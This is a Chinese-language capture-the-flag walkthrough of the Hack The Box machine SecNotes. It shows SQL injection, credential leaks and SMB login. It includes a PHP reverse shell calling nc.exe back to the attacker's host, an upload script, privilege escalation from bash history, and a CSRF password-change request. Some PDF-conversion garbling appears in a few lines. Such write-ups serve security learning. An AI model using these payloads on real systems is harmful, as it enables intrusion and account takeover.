SecNotes(AD),註冊sql注入、smb上傳反彈shell、AD訊息收集(bash及歷史紀錄)、[補充XSRF攻擊]

```
-# nmap -sCV -p80,445,8808 -A 10.10.10.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 01:44 PDT
Nmap scan report for 10.10.10.97
Host is up (0.33s latency).
     STATE SERVICE VERSION
P<sub>0</sub>RT
80/tcp open http
                          Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
   Potentially risky methods: TRACE
445/tcp open microsoft-ds Windows 10 Enterprise 17134 microsoft-ds
(workgroup: HTB)
8808/tcp open http
                      Microsoft IIS httpd 10.0
| http-methods:
Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
    date: 2024-08-09T08:45:15
| start_date: N/A
| smb-os-discovery:
    OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
    OS CPE: cpe:/o:microsoft:windows 10::-
    Computer name: SECNOTES
```

```
NetBIOS computer name: SECNOTES\x00
   Workgroup: HTB\x00
System time: 2024-08-09T01:45:14-07:00
|_clock-skew: mean: 2h20m01s, deviation: 4h02m32s, median: 0s
| smb2-security-mode:
    3:1:1:
      Message signing enabled but not required
| smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
TRACEROUTE (using port 445/tcp)
HOP RTT
              ADDRESS
1
    387.50 ms 10.10.14.1
2
    387.67 ms 10.10.10.97
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.16 seconds
```

80 Port - WEB

登入介面,不管怎麼事都失敗

[同時進行目錄爆破]多一個PHP檔

/login.php (Status: 200) [Size: 1223]

/register.php (Status: 200) [Size: 1569] (註冊)

登入成功

Viewing Secure Notes for admin


User **admin** has no notes. Create one by clicking below.

New Note

Change Password

Sign Out

Contact Us




第二欄,可以不用輸入舊密碼,就能更改密碼了。。。

第四欄,沒啥用途,但知道username有: tyler@secnotes.htb

剛剛在註冊測試新增 'or 1=1 -- , 是可以成功...

也能登入,多上面3個留言板



有一組是帳密

\\secnotes.htb\new-site
tyler / 92g!mA8BGj0irkL%0G*&

測試web,無法登入。

SMB正常。

smbmap -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%0G*&'

```
smbmap -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%0G*δ'
                           |(\cdot, \cdot|_{-})|
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[+] IP: 10.10.10.97:445 Name: 10.10.10.97
                                                          Status: Authenticated
        Disk
                                                                   Permissions
                                                                                    Comment
        ADMIN$
                                                                                    Remote Admin
        C$
                                                                                    Default share
        IPC$
                                                                   READ ONLY
                                                                                    Remote IPC
        new-site
```

有2個檔案

SMB的 /iisstart.htm、png 8808可以連入。[80失敗] 可以測試上傳反彈shell到smb,再從8808Port執行

※因是windows,需要放入nc.exe、res.php這兩個檔案

```
res.php
</ph>
</php
system('nc.exe -e cmd.exe 10.10.14.2 9200')
?>
```

反彈成功

```
| Rot - Invp 9200 | listening on [any] 9200 ... | connect to [10.10.14.2] from (UNKNOWN) [10.10.10.97] 51252 | Microsoft Windows [Version 10.0.17134.228] | (c) 2018 Microsoft Corporation. All rights reserved. | C:\inetpub\new-site>id | id | id | is not recognized as an internal or external command, operable program or batch file. | C:\inetpub\new-site>whoami | whoami | secnotes\tyler | C:\inetpub\new-site>|
```

```
C:\Users\tyler\Desktop>type user.txt
type user.txt
b73a5ed0897944942b4f58d1b88e8df6
```

因為靶機一直斷,要一直重弄smb的上傳很麻煩,進行簡易腳本撰寫 https://github.com/a6232283/HTB/blob/main/code/SecNotes_smb_put.sh

```
#!/bin/bash
echo "smb put res.php and nc.exe"
smbclient -U 'tyler%92g!mA8BGj0irkL%0G*&' //10.10.10.97/new-site -c 'put
res.php'
smbclient -U 'tyler%92g!mA8BGj0irkL%0G*&' //10.10.10.97/new-site -c 'put
nc.exe'
echo "connect 10.10.10.97"
curl http://10.10.10.97:8808/res.php
```

火氣有點上來。靶機一直斷...

上傳 winPEAn所有版本.exe 失敗

在桌面有找到**bash**,基本bash都是Linux 「在c:\Distros 有找到Ubuntu 相關資訊]

```
Directory of c:\Users\tyler\Desktop
08/19/2018
           03:51 PM
                        <DIR>
08/19/2018 03:51 PM
                        <DIR>
06/22/2018 03:09 AM
                                 1,293 bash.lnk
08/02/2021 03:32 AM
                                 1,210 Command Prompt.lnk
04/11/2018 04:34 PM
                                   407 File Explorer.lnk
06/21/2018
                                 1,417 Microsoft Edge.lnk
           05:50 PM
06/21/2018 09:17 AM
                                 1,110 Notepad++.lnk
08/09/2024
           01:52 PM
                                    34 user.txt
08/19/2018
            10:59 AM
                                 2,494 Windows PowerShell.lnk
               7 File(s)
                                  7,965 bytes
               2 Dir(s)
                         13,905,838,080 bytes free
```

查看內容文件

直接執行\windows\system32\bash.exe 有錯誤,

以及執行 bash. lnk 或卡住。

```
c:\Users\tyler\Desktop>\windows\system32\bash.exe
\windows\system32\bash.exe
'\windows\system32\bash.exe' is not recognized as an internal or external command,
operable program or batch file.
```

可以搜索bash.exe並找到它: where /R c:\ bash.exe

```
c:\Users\tyler\Desktop>where /R c:\ bash.exe
where /R c:\ bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
```

執行後,直接到Linux的root

但root裡沒有flag....,此目錄也是空的

```
ls -al
total 8
        - 1 root root 512 Jun 22
                                   2018 .
drwx-
drwxr-xr-x 1 root root 512 Jun 21 ∭2018
                        398 Jun 22
                                    2018 .bash_history
          1 root root
                                    2018 .bashrc
-rw-r--r-- 1 root root 3112 Jun 22
                        148 Aug 17 2015 .profile
-rw-r--r-- 1 root root
                        512 Jun 22
                                    2018 filesystem
drwxrwxrwx 1 root root
```

在root紀錄找到疑似AD的最高權限密碼[為smb登入]

```
cat .bash_history
smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' \\\\127.0.0.1\\c$
```

使用攻擊機登入並修改ip

```
smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' \\\10.10.10.97\\c$
```


找到root flag

```
smb: \Users\Administrator\Desktop\> dir
                                      DR
                                                    Tue Jan 26 02:39:01 2021
                                                0
                                      DR
                                                0
                                                    Tue Jan 26 02:39:01 2021
                                     AHS
                                                    Sun Aug 19 10:01:17 2018
  desktop.ini
                                               282
  Microsoft Edge.lnk
                                              1417
                                                    Fri Jun 22 16:45:06 2018
                                       Α
                                      AR
                                                             9 13:52:30 2024
  root.txt
                                                    Fri Aug
```

cat **root.txt** b57b699b4149d8fb5ad9ba3ce581afaa

也可以使用 winexe、psexec.py 進行登入


- 1. winexe -U '.\administrator%u6!4Zwgw0M#^0Bf#Nwnh' //10.10.10.97 cmd.exe
- 2. python psexec.py administrator@10.10.10.97




補充一種攻擊:

XSRF攻擊

回到留言板,如果輸入URL會進行回傳



抓取檔案成功



因更動密碼不需舊密碼,可直接更動,需抓取封確認格式,

就能修改tyler的密碼。

原本POST請求更改GET

Request

```
۱n
 Pretty
          Raw
                  Hex
    GET / change_pass.php?password=adminadmin&confirm_password=adminadmin&submit=submit HTTP/1.1
1
    Host: 10.10.10.97
2
    User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
3
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 4
   Accept - Language: zh - TW
5
   Accept-Encoding: gzip, deflate, br
 6
    Origin: http://10.10.10.97
 7
   Connection: keep-alive
8
   Referer: http://lo.lo.lo.97/change pass.php
9
    Cookie: PHPSESSID=1j2uaek5ki28qc476vfftr6m7e
10
    Upgrade-Insecure-Requests: 1
11
12
13
```

在留言板輸入:

```
http://10.10.10.97//change_pass.php?
password=adminadmin&confirm_password=adminadmin&submit=submit
```

登入 tyler 成功

